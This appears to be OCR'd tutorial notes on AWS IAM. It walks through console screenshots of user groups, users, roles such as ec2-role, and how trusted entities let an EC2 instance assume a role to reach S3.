
User groups (3)

A user group is a collection of IAM users. Use groups to specify permissions for a collection of users.

□	Group name	Users	Permissions	Creation time
□	developer	2	✓ Defined	1 minute ago
□	devops	1	✓ Defined	1 minute ago
□	lab-grp	3	⚠ Not defined	8 minutes ago

Following are some important characteristics of groups:

- A group can contain many users, and a user can belong to multiple groups.
- Groups can't be nested; they can contain only users, not other groups.



lab-grp

Summary

User group name
lab-grp

Creation time
March 25, 2022, 02:16 (UTC+05:30)

ARN
arn:aws:iam::294170659659:group/lab-grp


Users in this group (3) Info

An IAM user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.

□	User name	Groups	Last activity	Creation time
□	emp00	1	None	2 months ago
□	ec2-admin	1	None	5 months ago
□	AWS-Account-Admin@atomic-nuclear.site	1	None	6 months ago

C. Roles

- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.




Roles (13) Info


An IAM role is an identity you can create that has specific permissions with credentials that are valid for short durations. Roles can be assumed by entities that you trust.

□	Role name	Trusted entities	Last act...
□	Admin-role-for-lambda-func	AWS Service: lambda	166 days a
□	assumerole-role	Account: 999909936336	-
□	AWSServiceRoleForOrganizations	AWS Service: organizations (Service-Linked Role)	20 days ag
□	AWSServiceRoleForSSO	AWS Service: sso (Service-Linked Role)	20 days ag
□	AWSServiceRoleForSupport	AWS Service: support (Service-Linked Role)	-
□	AWSServiceRoleForTrustedAdvisor	AWS Service: trustedadvisor (Service-Linked Role)	-
□	Custom-SSORole	Identity Provider: arn:aws:iam::294170659659:saml-provider/AWSSSO_9eca570d5e1bc442_DO_NOT_DELE...	-
□	ec2-role	AWS Service: ec2	-
□	EC2ReadOnlyAccess	AWS Service: ec2	195 days a
□	Lambda-FullAccessRole	AWS Service: lambda	166 days a
□	lambda-function-role	AWS Service: lambda	-

- IAM roles are a secure way to grant permissions to entities that you trust. Examples of entities include the following:
  - IAM user in another account
  - Application code running on an EC2 instance that needs to perform actions on AWS resources
  - An AWS service that needs to act on resources in your account to provide its features
- IAM roles issue keys that are valid for short durations, making them a more secure way to grant access.


Role for EC2 services
IAM
Role Attach to EC2 Instance
Full permission
EC2
EC2 Instance can access S3 Bucket
S3

IAM Role has trusted entity to EC2. So EC2 can assume this role.



ec2-role

Summary

Creation date: March 25, 2022, 02:23 (UTC+05:30)

Last activity: None

ARN: arn:aws:iam::294170659659:role/ec2-role

Maximum session duration: 1 hour

